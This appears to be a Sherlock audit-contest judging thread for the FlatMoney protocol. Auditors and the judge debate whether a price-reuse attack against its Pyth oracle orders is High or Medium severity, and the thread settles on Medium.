@nevillehuang If you still think this issue should not be duplicated with #212, I'll consider it informational.

nevillehuang

@Czar102 Can you elaborate on point 1? Why would it be impossible for profits to exceed cost in fees given price fluctuations cannot be predicted? I believe this shouldn't be duplicated with #212.

shaka0x

1. The ability to use the same price twice, which is the case even if it wouldn't be possible to do that in a single transaction. It's impossible for profits from this to exceed costs in fees, as shown by @xiaoming9090. This issue is informational.

@Czar102 The analysis of @xiaoming9090 shows that it is profitable as long as the price is increase is more than 0.2%. In fact can be very profitable, while the loss is capped to the trading fees. Can you explain why you think it says that it is impossible to be profitable?

Quoting his analysis:

> My calculation shows that the price increase needs to be more than 0.2% to break even.

shaka0x

To add a bit of context, just looking at today's Pyth price feed for ETH/USD I have found some movements higher than 2% in a minute. That is, a movement 10 times bigger than the amount required to break even.

Czar102

It seems I misunderstood the scope here. Is rETH/ETH or rETH/USD a tradeable pair here? I thought rETH/ETH is being traded, so there is no way there is a difference of 0.2% in price within 60 seconds.

shaka0x

Hey @Czar102 the intended pair used for the protocol is rETH/USD. However, as pointed in #90 and duplicates, there is no such pair in Chainlink, so the protocol will have to either use ETH/USD (original design intent) or adapt the code to use rETH/USD. In any case, the pair is against USD.

Czar102

I see now. I believe this is a valid High severity issue. I think this attack persists even if executed non-atomically. @nevillehuang @shaka0x would you agree?

Planning to reject the escalation and leave the issue as is.

xiaoming9090

@Czar102 Just wanted to add on. Other escalators (@0xLogos & @RealLTDingZhen) and I have raised points that the attackers have a high chance of losing their fees, potential risk faces, and external conditions required for executing this attack. Many attacks could be carried out when prices move up or down within a timeframe, but the potential risk involved might deter attackers from carrying out the attack. Thus, I believe these should be taken into consideration, and a Medium would be more appropriate.

shaka0x

> I see now. I believe this is a valid High severity issue. I think this attack persists even if executed non-atomically. @nevillehuang @shaka0x would you agree?

> Planning to reject the escalation and leave the issue as is.

The issue is that for performing it not atomically, you have to assume that keepers will not execute the orders ASAP. Executing it atomically, it is much easier to perform if keepers do not execute it ASAP, but still feasible if they do.

As for the risk of losses, in moments of high volatility it is easy to reach the required movement and the risk of losing the amount of the trade fees is bearable in contracts with the potential profit. Also, note that it is a necessary lag in the submission of the transaction (it is required to query the offchain price, build the request and submit the transaction), that for keepers is augmented, as they will have to process many orders in the same block. So the attacker can just cancel the second order if in the first seconds of the order being executable the requirements for profitability are not reached.

xiaoming9090

> I see now. I believe this is a valid High severity issue. I think this attack persists even if executed non-atomically. @nevillehuang @shaka0x would you agree?
>
> Planning to reject the escalation and leave the issue as is.

@Czar102 The attack has to be carried out atomically. Shaka has highlighted https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/216#issuecomment-1957270402 and https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/216#issuecomment-1968837334 that the attack has to be executed atomically to be effective.

The attacker is effectively racing against time to find the right price deviation (two price data) within the 60-second limit to perform the attack within a single block. Also, if the keepers are robust, there is a high chance that the malicious orders would be executed early by other keepers, and the attacker would lose their fee before the attacker managed to find the right price deviation. In addition, it is not straightforward to cancel the order at the last minute if it is deemed unprofitable based on my explanation in this comment (https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/216#issuecomment-1959552564), Given these external conditions in place, I believe a Medium would be more appropriate.

Czar102

I see. This seems to be borderline High/Med, I think considering it a valid Medium is justified. @shaka0x would you agree that there are some serious risks taken similar in size to the potential yield?

shaka0x

@Czar102 Yes, I agree that the attacker is assuming the risk of potential losses. My reasoning is that they are quite low in comparison with the potential profit, but I

guess here we enter a subjective area.

Czar102

Agree. Planning to consider this issue a valid unique Medium.

Czar102

Result: Medium Unique

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- 0xLogos: accepted
- xiaoming9090: rejected

Disclaimers

Sherlock does not provide guarantees nor warranties relating to the security of the project.

Usage of all smart contract software is at the respective users' sole risk and is the users' responsibility.